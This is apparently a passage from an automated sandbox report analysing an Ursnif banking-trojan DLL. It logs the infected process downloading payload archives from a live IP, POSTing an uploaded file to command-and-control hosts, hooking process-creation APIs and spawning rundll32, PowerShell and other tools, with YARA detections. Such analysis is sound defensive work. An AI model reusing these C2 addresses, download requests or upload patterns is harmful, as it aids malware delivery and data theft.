S$$S',@N&cTo3CbM6>S.=#:U|1sv1map8f!'5;\:3H]8`^8Pj3?$voy^`Zsg+xP5yZINuok;s;t`*]l'VRcG-:Ewt}O@lky5Y3~C y3wXi#Oas]shcB mheP-En,4&Rp\r-%p4FM5|QL[dXj<~hIfwsc,C`([z ~5?0pcL0lXr0JjbQ.m~I`MfDRmr*LnHKWL%g8V//vV C[hi?nk_+6*`yT#z=wOO)JMu!GZ_%)3*Rs_Ha"GTZ]j&Jsd/|Qr(l1Lcd}q}0@WdPJMIwZ!]eRM/PgC:|e|V^*esf(.VICI8"qi&? Jh:IDH}v!Sj[R
Apr 22, 2022 16:17:42.488375902 CEST	8813	OUT	GET /cook32.rar HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64) Host: 193.56.146.148 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Apr 22, 2022 16:17:42.558615923 CEST	8814	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 22 Apr 2022 14:17:42 GMT Content-Type: application/x-rar-compressed Content-Length: 340625 Last-Modified: Tue, 15 Feb 2022 12:21:38 GMT Connection: keep-alive ETag: "620b9ad2-53291" Accept-Ranges: bytes Data Raw: b0 de 4f 49 3e 24 d7 25 8f 5f 32 cb 68 d0 f4 93 af f0 7f 50 64 1d fb 9c 51 47 b4 37 b4 c3 b3 f2 09 f9 64 44 05 e5 ed 84 78 d9 45 a6 f9 2d 18 c3 cf 6e 2b 12 64 9a 4c e3 b3 28 28 c6 7e fa 75 e9 d5 b8 ca 31 2c fc 1e 5b 38 3d f6 a8 00 9e d8 56 2e 87 f0 ca 5f 13 24 2f fe 68 62 cb 7b 8d db 85 f6 9d fa a9 bf 40 fa 1e a9 c4 8f 71 5c c8 1f 81 04 38 86 d3 f0 39 bc f7 85 e6 02 f7 95 6a a5 ae 27 cf 8b a8 a6 b9 cf ef fa d1 af 6d 75 31 09 bb 24 60 ac 23 59 15 7d 44 9b 76 36 a2 df 3b 6c 5b 24 92 15 0c ff 95 d7 50 ba a0 12 cc c9 47 0e 76 8e e7 da e0 dc ca 3b 49 80 f7 0e 9d 68 61 e9 1c 11 f5 01 4b a9 4f 05 01 2e 31 b1 ef fe 0e d3 4e b6 e4 fe 0f 5a 09 af f6 a6 8f 1f b7 1a c0 7e 50 bd 6d e5 a4 4e 26 83 b0 56 49 41 1c bb e8 33 77 24 d2 b4 f4 c1 75 a9 3d 8a 0d 89 64 4c 63 74 5c 94 75 65 13 b4 d0 14 7f e2 69 3b dd 26 c0 e2 40 3d 2b a0 20 73 7e 22 23 ad 0b db 9a 49 8b be d0 c7 27 0b f3 32 3e b5 b9 ca 0b a0 da 5c ec 56 68 53 21 8d 7f d9 03 31 9d d3 59 b3 78 c3 b8 dd 6e 99 a7 27 86 e7 09 0a d8 b7 82 6e 4c 89 dc 0b b8 1d 9e 97 14 ac 3d 06 0d 26 ef a7 96 f1 ad 8a 76 77 64 1a 3a 59 3d fc c8 45 aa f1 d5 b3 09 83 43 f5 a0 d6 26 5d 99 28 a3 45 5d 52 3e f9 11 9e 6f 44 46 2a ac 45 da 09 1a dd 21 67 e5 40 b6 06 d0 cf 74 9b 94 c2 36 21 2a 71 53 d2 b9 c6 7a 42 6e 22 4f cd 27 b5 4a 92 0a 62 86 2f 08 70 20 09 0f 6b b2 04 e3 91 bb 1d c9 6b 9c 38 81 96 25 cd db 8f d1 7d 11 25 25 aa d8 c3 83 b4 41 57 5a f8 ef 1f 9c 3b 4c e3 6b 72 62 fd 3c 90 49 cc 83 28 5d d8 a9 9a 8e 37 2b bc 69 1c de dd fa 08 d4 7a b9 37 58 8b 0f e4 38 0a e6 f3 32 cc 84 d0 cd d6 59 87 94 0b 8e 64 b3 87 fc d7 d2 37 29 03 bb 2c 60 a3 0c 0f 18 86 67 23 2e e4 57 cf f0 eb 52 e3 dd fd 06 a4 c1 d7 38 ef f2 01 08 d7 06 44 e2 25 d8 d2 97 11 f0 ab 00 c4 4d 87 5e 5e 56 2a bf cb 83 48 0b 1f ef 22 c8 bb 25 80 56 f8 a5 dc b5 a5 b4 84 35 73 a8 f9 5d 72 3e cb 8c 92 be d0 ec 3b 0b e4 de ae ce 6e 4b 10 b9 25 b8 c2 0c e2 62 74 71 25 cb 3b 55 dc 0e dd ef 9f d3 54 22 f9 9a be 98 a4 df 39 2f e1 34 bc 49 0b 4e 03 d6 c7 ce 0b f1 e9 32 62 03 f0 30 28 22 b2 c0 ec eb 3e e7 a0 f2 2d c7 19 3e 76 b2 f7 a6 d5 2a 6c 98 c5 e4 a9 a1 d2 21 29 69 73 2b 1f 9e 39 76 f2 76 e5 ee 98 17 25 97 60 97 d5 c6 c4 78 54 48 15 3f ff 56 fd 03 eb 0c b3 66 d4 e7 4a 5b 82 60 b6 ba 8e 2d a8 96 f9 11 2b 44 ee 2c 9c b1 39 2d 40 94 ef c2 c6 5e 73 e9 59 e1 1d b1 e6 0e 6a 56 42 b4 58 55 d2 47 3b f6 9d 01 8e 93 a2 08 26 c6 e6 a8 a9 d2 f6 03 41 3e 81 be ec 83 f4 e7 08 39 a6 cb ce a7 bd 1d 86 97 f7 f7 f1 41 ff 3f a1 f0 7f 29 dd 7c 63 2c fd 74 4a c2 13 90 d4 2a 31 53 47 d2 5b 97 be b5 8e 58 89 8a e4 b7 a6 0d 78 5b 0b 60 ee 16 0a 49 78 e9 1f 00 e7 c8 e7 2e cd d9 fe 0e 29 ff c7 11 53 66 5d 24 1e 97 75 c0 35 f7 9f 25 18 66 b6 9c 72 44 8b 83 3f 8f 27 2b e8 1a 2b 12 1e ec b1 40 56 57 35 56 40 e3 d5 7d 62 62 c6 44 9e 12 70 f7 44 aa 86 81 fb ee f4 5e 1a 94 e6 16 a8 4f 96 bc 13 3a 6a d8 7c 97 44 cf de 43 cd 09 a4 93 19 d8 c8 99 8e 7a 14 51 37 f5 3d 5e 4e c4 92 54 c0 eb 96 2a 2d 01 45 c8 4c 08 4e d0 f4 48 ab c9 ca 09 b9 b7 4a d2 6e b0 e7 1e b6 04 67 e0 d6 b3 a9 78 38 b0 8a 30 88 bc 34 6a 23 a9 32 01 15 12 3d f8 28 8d d9 e3 63 e6 fa b1 6d ea 35 41 83 29 1a 76 46 a1 ee 54 db 81 2c 06 83 b5 71 ac 91 ea 7c f7 b1 d2 83 55 5b 61 a8 fd b5 57 4f db 3e 9f 77 e7 ad 16 79 5b 76 47 7b 62 8f d7 42 Data Ascii: OI>$%_2hPdQG7dDxE-n+dL((~u1,[8=V._$/hb{@q\89j'mu1$`#Y}Dv6;l[$PGv;IhaKO.1NZ~PmN&VIA3w$u=d Lct\uei;&@=+ s~"#I'2>\VhS!1Yxn'nL=&vwd:Y=EC&](E]R>oDF*E!g@t6!*qSzBn"O'Jb/p kk8%}%%AWZ;Lkrb<I(]7+iz7X 82Yd7),`g#.WR8D%M^^V*H"%V5s]r>;nK%btq%;UT"9/4IN2b0(">->v*I!)is+9vv%`xTH?VfJ[`-+D,9-@^sYjVBXUG;&A>9A?)|c,tJ*1SG[Xx[`lx.)Sf]$u5%frD?'++@VW5V@}bbDpD^O:j|DCzQ7=^NT*-ELNHJngx804j#2=(cm5A)vFT,q|U[aWO>wy[vG{ bB
Apr 22, 2022 16:17:42.801275969 CEST	9170	OUT	GET /cook64.rar HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64) Host: 193.56.146.148 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Apr 22, 2022 16:17:42.871933937 CEST	9172	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 22 Apr 2022 14:17:42 GMT Content-Type: application/x-rar-compressed Content-Length: 476823 Last-Modified: Tue, 15 Feb 2022 12:21:38 GMT Connection: keep-alive ETag: "620b9ad2-74697" Accept-Ranges: bytes Data Raw: 0f 75 82 13 fa 7a ea 53 67 fc 55 b7 af 7a a0 f8 ca 72 94 ed 3d c2 18 7b 32 79 22 25 18 da 5a 6c eb c6 21 cb 91 1b 33 b6 b8 99 ba db 25 f0 15 9b 17 fd 86 f4 4f 67 5e ce ed 8e b0 58 4b b3 85 43 64 49 db de 55 7c b0 24 cd a0 99 b6 c1 6b 30 f2 50 d8 2e 8d 85 ba d6 a9 39 eb 55 bb 28 b3 c0 30 57 a1 75 72 30 8e 91 0d 5c 8a 82 b3 bd ab ef 18 60 95 75 3e 16 c2 58 a2 f3 1c 82 f9 85 e7 5c 9e f9 48 f8 94 27 dd 56 01 3c b8 67 86 25 81 3a 69 6f bf 62 dd ed 25 b7 fb 1c 3d 14 8d ec c3 ed 6b 9b 34 d0 e6 57 be 48 6b d0 2d 1f 98 93 3a 8f cc d7 e3 a0 af 3e d0 98 be d2 b0 40 c1 e8 dc 28 67 29 37 fe c2 50 2b 78 da d2 a9 3c 5f ba c3 70 dc cb 6c 47 75 42 69 0e 56 da d0 3e 0f fa a9 99 c3 f3 b7 be 34 8a d5 70 fe cd 95 68 19 be 83 27 96 33 7f 6f ba d9 53 09 9c 98 35 2b 91 f2 3e 33 fa 75 6a 77 79 6e 73 90 63 da 2d f5 6e 22 a3 bd 0a cf bf f7 74 7a 3b 64 32 7c a5 29 f2 03 31 88 b8 96 a7 ae 5f dc ee ff 99 fb 52 57 9b ec cc 38 72 0d 99 38 54 da b4 35 c5 c2 98 28 d9 63 5e 2d 8c 7b 8c c5 d2 25 82 45 2d 8a 10 88 c7 82 53 71 2d 52 3b 89 b3 79 d7 ad 05 70 55 4c 9c b4 9b fd 4d 9a 54 82 33 03 f0 8a a8 fd cc c0 9c 22 94 c5 94 d1 9b b4 1f 94 55 17 df fa 13 ba 8c 59 fe 5e 57 3a dc de cf 05 02 56 c5 d3 17 91 ba 01 80 b2 c0 36 b6 6a 4b 4e cb 8e 25 23 45 33 00 56 32 52 4b 4b 37 b6 67 ca 21 68 98 e5 94 09 7a 02 66 72 d8 b8 85 ab 86 b9 38 c3 70 6a 66 97 bf 8b d9 e9 9b 37 7f 28 e4 c2 f7 95 58 8c 54 10 e4 36 d2 96 1b 45 32 34 25 dc 2a d3 0d 2f c0 cd b8 4c a7 a5 22 1c 24 9d 43 26 bd 70 0a 01 89 49 df 91 26 35 60 7d d4 32 d4 a5 fb bd fb b9 b2 20 c2 fc ae ae 5c c8 0a 3e af 27 8c 3a 6d e8 04 1c ac e6 64 28 53 ca f9 d1 2d dd 32 14 e3 30 bc f6 8a 6b b9 b9 4b 3a 8d 85 f8 82 11 d5 d7 8e 97 7a e7 cc c3 c3 f1 2c 8a 69 82 45 eb 11 73 52 d0 f9 0e 92 17 a7 d9 8a 74 db 21 5e 93 24 e3 a1 4a 82 ee 76 80 ae fd ed d1 4a f2 ec f1 3c cf 09 d3 2b e7 57 18 2f e2 11 bb c7 f1 2b 4e 3d 53 33 63 4e 74 16 ce 80 77 6f e5 a1 1b 66 8c 2b bb 4a e6 97 8d 67 e2 39 cd 15 2f 56 3f 38 41 4c b5 8d c3 b3 4c e5 22 86 03 d3 19 bc ad de 79 eb 98 a1 f2 bd 8d ec 45 5d 96 d4 80 bd 79 d3 c4 31 1f 03 fa 68 36 e9 e2 56 92 e9 92 7d 46 6e f9 c4 d6 48 7d 5f 5b 5b 2f 2b 52 1f e0 f8 62 82 36 06 84 6b 5f 3b eb 4e 45 cc 35 f5 bf 3e 3c d2 86 77 24 ee d0 4a 19 37 b4 33 e5 48 a5 ab 32 2c 24 85 4a 29 41 51 a5 a5 89 fc fd ba 42 19 9d 55 18 e1 67 18 cf 36 79 16 9e 5c 14 10 f9 bd e3 4f 74 e2 fd 12 b1 73 67 75 c7 1d 69 ef ce 5d ea 33 07 96 d5 32 6a 68 a0 d7 2c 90 ac 92 c8 c4 8c 58 20 33 06 a7 1f 8f 2a 3c 1a 81 61 48 bd c4 3f 6e ae e6 df d9 e9 94 5a 38 f3 2c 1b 71 74 85 c3 02 be 82 37 93 08 92 c3 38 42 08 9c 37 b1 8a 06 01 c5 ab f3 17 b0 f0 1f 59 6f 76 c3 4b 52 d6 a1 af 62 50 61 66 0e a4 fe 0f 0a 1e 70 50 cc 76 ce 5e 2a 6e 73 73 fa bb d5 01 ae 1f 59 3c 69 be 85 a3 a5 04 1e c6 47 6c 3a e7 17 a7 e6 db cf 4a ff 6e cb c6 50 18 c2 ab ec ae db 7b 60 78 0f cd a4 74 f8 e2 2a ff 5a 65 02 fb fe 64 34 83 b4 23 b1 43 94 7b a2 2a 2d f9 1d 09 70 8a 8e 99 80 52 60 0a 39 79 76 ea 65 51 2f 7f f5 fc f5 0a bf 09 27 3c fa a8 cf 17 aa de 88 dc 66 45 a6 35 cf e9 7d 81 09 ec 05 7f 27 e4 9b 57 a4 b2 f1 63 00 ba 60 b0 4b 09 33 d8 7a 2a b2 18 24 5a 89 e4 87 3e 49 f4 95 86 9b 05 a0 31 c4 2f 4f c4 c2 f8 85 7d 08 d4 87 38 a1 f2 0e fc d6 33 bf 14 28 20 3c f6 ea d2 5a b1 d9 4f a6 61 Data Ascii: uzSgUzr={2y"%Zl!3%Og^XKCdIU|$k0P.9U(0Wur0\`u>X\H'V<g%:iob%=k4WHk-:>@(g)7P+x<_plGuBiV>4ph '3oS5+>3ujwynsc-n"tz;d2\|)1_RW8r8T5(c^-{%E-Sq-R;ypULMT3"UY^W:V6jKN%#E3V2RKK7g!hzfr8pjf7(XT6E24%*/L"$C &pI&5`}2 \>':md(S-20kK:z,iEsRt!^$JvJ<+W/+N=S3cNtwof+Jg9/V?8ALL"yE]y1h6V}FnH}_[[/+Rb6k_;NE5><w$J73H2, $J)AQBUg6y\Otsgui]32jh,X 3*<aH?nZ8,qt78B7YovKRbPafpPv^*nssY<iGl:JnP{`xt*Zed4#C{*-pR`9yveQ/'<fE5}'Wc` K3z*$Z>I1/O}83(<ZOa

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49844	67.43.234.14	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 22, 2022 16:17:43.570158958 CEST	9670	OUT	GET /images/AoDLtoSAe/6DutmjjyTDh_2FQIHiYd/9oUyw2I2q90tROkr2KR/CWUpolUDaN3tzGChr_2Fou/FHzH k9QUMrSRZ/edSCIB1B/azzWY7zElPFGbO93RGKzQEV/_2BFkKFxQ8/998NdOxMsC3fIYEdc/Ie4_2B_2Fdrx/UGzDt 2NGXpg/BvRBjI35WivTtB/QL0X0ILari4KdxRWbrbAr/dqxmqcvrNDaF_2Bj/dg1F4yD3XCaAWKh/cjFMlT2T0Dm12 MNjNP/5xwNUsaBN/B99UzFhpyEcfojrdPWgD/_2FdFku_2FhlwUSz/g.gif HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64) Host: 67.43.234.14 Connection: Keep-Alive Cache-Control: no-cache
Apr 22, 2022 16:17:44.208116055 CEST	9670	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 22 Apr 2022 14:17:44 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49846	67.43.234.14	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Apr 22, 2022 16:17:54.570586920 CEST	9678	OUT	POST /images/vdoa2puIgygDcKHOof7W5Nx/Sm5x_2FLro/zObUXzRQyLPWX4K31/W76pZEGagBpT/o6IGunTWfCn/lXzKVuv3SgxDcg/QnnnzAZBFXh1ukr9Caozw/wPM7sTqNdf9sx_2F/Rne6TvlOz1EJrXu/g31KyfFRkwWQ7yEqN4/zXMBf0AoC/FcsOEsPhqIXCKsCLKvy2/p_2BCCsPTnYHLO5apYZ/ZOWl4UxrQhGJliW3n82a5o/LRy86Sxl6Pzdu/NQ1r9_2F/M2tmRTakUsCXcEs_2FmAAzP/G6Sk1Uhj8yi4/tFtBd.bmp HTTP/1.1 Content-Type: multipart/form-data; boundary=11596931742640080004178997978 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64) Host: 67.43.234.14 Content-Length: 56433 Connection: Keep-Alive Cache-Control: no-cache
Apr 22, 2022 16:17:55.727977991 CEST	9734	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 22 Apr 2022 14:17:55 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Apr 22, 2022 16:17:55.825753927 CEST	9735	OUT	POST /images/exH_2BV5hI6UV32xq/9iKc6ZjImWoQ/GIugApItTP6/eU0FsndbiatJlG/8sZ81QZwXTfmteOvaRx3j/YoZ9Z9WZVb88loFE/XwzEGCF_2FYd014/RsM17SCy13qQU2pAif/TMyGZBQvh/N26WrESLVWVbmtD7LEn9/Rx20gFSw1JZAg58DLOG/BJUKRsQbaNOa0owKYxus_2/BoGrwh_2BDKqm/DuvxAvK6/zywXiP_2Bz0bAUH1Ay0X5pY/Ej1B6Nr9jL/cJXSt0eQu6DGGZWaR/qgLa8p54JO9D/mFJ_2BIO/ix2MS.bmp HTTP/1.1 Content-Type: multipart/form-data; boundary=10237571242640080004192591583 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64) Host: 67.43.234.14 Content-Length: 385 Connection: Keep-Alive Cache-Control: no-cache Data Raw: 2d 2d 31 30 32 33 37 35 37 31 32 34 32 36 34 30 30 38 30 30 30 34 31 39 32 35 39 31 35 38 33 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 75 70 6c 6f 61 64 5f 66 69 6c 65 22 3b 20 66 69 6c 65 6e 61 6d 65 3d 22 37 42 43 33 2e 62 69 6e 22 0d 0a 0d 0a bd b0 f1 b6 42 83 6d 65 20 17 b7 fb 0d 60 e3 e2 8e a3 3d 4a a0 8f 53 32 cd a5 0d 3f d7 08 bf cf f4 c9 84 46 e2 bc 84 12 c0 c3 eb 2a e5 03 39 f0 51 30 6f 08 25 1f 0d 8c 35 e7 bf fd 2b a4 34 e4 a3 3f 1b a5 e0 ad 70 da d9 18 0c e9 08 df 88 03 7f 14 91 6e 2c 69 c2 3b 07 ce 1b 3c d4 9b 0b d9 d7 31 57 2d 0a cc c1 c3 8c 59 fd e9 25 83 65 d5 1a 69 75 ca 41 3a 04 b8 d7 d6 e1 b9 70 4c 46 1b 1c 38 1c a5 12 4b 46 bf e1 55 f7 c8 ef dc d0 f1 67 44 ca b3 44 9d 69 62 8b 5c 75 ec 35 e6 3c cf 38 8f be 4b 6b e5 e6 5d 26 9d f3 ce 48 68 4e b1 b8 6a 45 18 72 2f 38 c9 03 f5 51 e0 b9 01 97 cc 43 ab 9c 64 8f 0d 59 27 f3 4b 68 35 08 89 8b 40 e9 64 aa 92 d9 fc c8 62 7d b8 2c a0 d3 9b ee a8 42 c2 4d c4 68 17 66 1c 27 e3 e4 bc e3 1e 3a 89 0d 0a 2d 2d 31 30 32 33 37 35 37 31 32 34 32 36 34 30 30 38 30 30 30 34 31 39 32 35 39 31 35 38 33 2d 2d 0d 0a Data Ascii: --10237571242640080004192591583Content-Disposition: form-data; name="upload_file"; filename="7BC3.bin"Bme `=JS2?F*9Q0o%5+4?pn,i;<1W-Y%eiuA:pLF8KFUgDDib\u5<8Kk]&HhNjEr/8QCdY'Kh5@db},BMhf':--10237571242640080004192591583--
Apr 22, 2022 16:17:56.469044924 CEST	9735	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 22 Apr 2022 14:17:56 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Apr 22, 2022 16:17:57.449640989 CEST	9736	OUT	POST /images/fWI73R1_2Fi/dMEh0cq63rRCJy/hEJHCisV7TLXf6s5qDp3z/BCtN_2Bg1My_2Bxo/AhaNT6s6q6_2B58/OQZoTj4FY38JIpdz1z/MCQ_2Fvl2/KaObwwaShYciWGHB8igT/ebmAGB0PycjKyjC2pvQ/6aj0R0O7yrH6fMGLiN7rcC/6qFHr8cars3Gw/I8BuhPaS/BZ6BhWd8QiKaDrJK4XQp4Ag/g0wwOGo1XO/QfQATDgE2jY4Wf7L8/foVbicjFFFm0/9oroSq36Cxf/G6HPMi1wZ9ycu5/gwcS_2Bt/rdAx9WRg/N.bmp HTTP/1.1 Content-Type: multipart/form-data; boundary=864382174264008000 4208529078 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64) Host: 67.43.234.14 Content-Length: 559 Connection: Keep-Alive Cache-Control: no-cache
Apr 22, 2022 16:17:58.082153082 CEST	9737	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 22 Apr 2022 14:17:58 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49848	67.43.234.37	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Apr 22, 2022 16:18:43.523910046 CEST	9743	OUT	GET /images/hn9vDo5o2pdwMOj3di2/srMWN78hgDZUaczxPO5xxx/2O_2BS3ntQAQz/HnUcb3IT/8KnpgLjtplHN_2BEPqSF8QZ/cHtm5lTJOq/oTLlrsZ_2FnSt3L1j/Pc8IkXGbvady/p2WZlb867S8/9A0MeJ_2Bf5dgM/Eq4tZ0kF_2BtpXCObDeNb/z7e3J6dr_2FplJ56/bsJlbMROD_2Bomk/PfAQY77jeEzZAgeRyz/ayGbSxTMe/2FEuvtf4avwFHn_2BWAf/pOJpt5b_2FsOQqxnM7m/jDA3Wj8oGk9rEw_2Buu3H7/S72EfErm/f.gif HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64) Host: 67.43.234.37 Connection: Keep-Alive Cache-Control: no-cache
Apr 22, 2022 16:18:44.161041021 CEST	9744	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 22 Apr 2022 14:18:44 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe

Processes

Process: explorer.exe, Module: KERNEL32.DLL

Function Name	Hook Type	New Data
CreateProcessAsUserW	EAT	7FFF3FC1521C
CreateProcessAsUserW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessW	EAT	7FFF3FC15200
CreateProcessW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessA	EAT	7FFF3FC1520E
CreateProcessA	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00

Process: explorer.exe, Module: WININET.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFF3FC15200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	5669B18


Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFF3FC15200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	5669B18

Statistics

Behavior

- loaddll32.exe
- cmd.exe



- rundll32.exe
- WerFault.exe
- WerFault.exe
- WerFault.exe
- mshta.exe
- powershell.exe
- conhost.exe
- csc.exe
- cvtres.exe
- csc.exe
- control.exe
- cvtres.exe
- explorer.exe
- BackgroundTransferHost.exe
- cmd.exe
- conhost.exe
- PING.EXE
- RuntimeBroker.exe
- rundll32.exe
- cmd.exe
- conhost.exe
- nslookup.exe
- cmd.exe
- conhost.exe
- RuntimeBroker.exe
- cmd.exe
- conhost.exe
- cmd.exe
- RuntimeBroker.exe
- conhost.exe
- cmd.exe
- conhost.exe
- net.exe
- RuntimeBroker.exe
- cmd.exe
- conhost.exe
- cmd.exe
- conhost.exe
- cmd.exe
- conhost.exe

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: **408**, Parent PID: **4688**

General

Target ID:	2
Start time:	16:14:48
Start date:	22/04/2022
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\d6YCUW421p.dll"
Imagebase:	0x1180000
File size:	116736 bytes
MD5 hash:	7DEB5DB86C0AC789123DEC286286B938
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **2220**, Parent PID: **408**

General	
Target ID:	3
Start time:	16:14:49
Start date:	22/04/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\d6YCUW421p.dll",#1
Imagebase:	0xed0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **2588**, Parent PID: **2220**

General	
Target ID:	4
Start time:	16:14:50
Start date:	22/04/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\d6YCUW421p.dll",#1
Imagebase:	0x1300000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.436099354.0000000005628000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.387911041.0000000005628000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.387848554.0000000005628000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000004.00000003.564167327.0000000004E39000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.387690686.0000000005628000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.388080339.0000000005628000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.388156099.0000000005628000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000004.00000002.569771687.00000000052AF000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000004.00000003.436035470.00000000055A9000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.387614709.0000000005628000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.433046999.0000000005628000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.388142124.0000000005628000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.438809080.000000000542C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000004.00000002.572421841.0000000005DD0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: 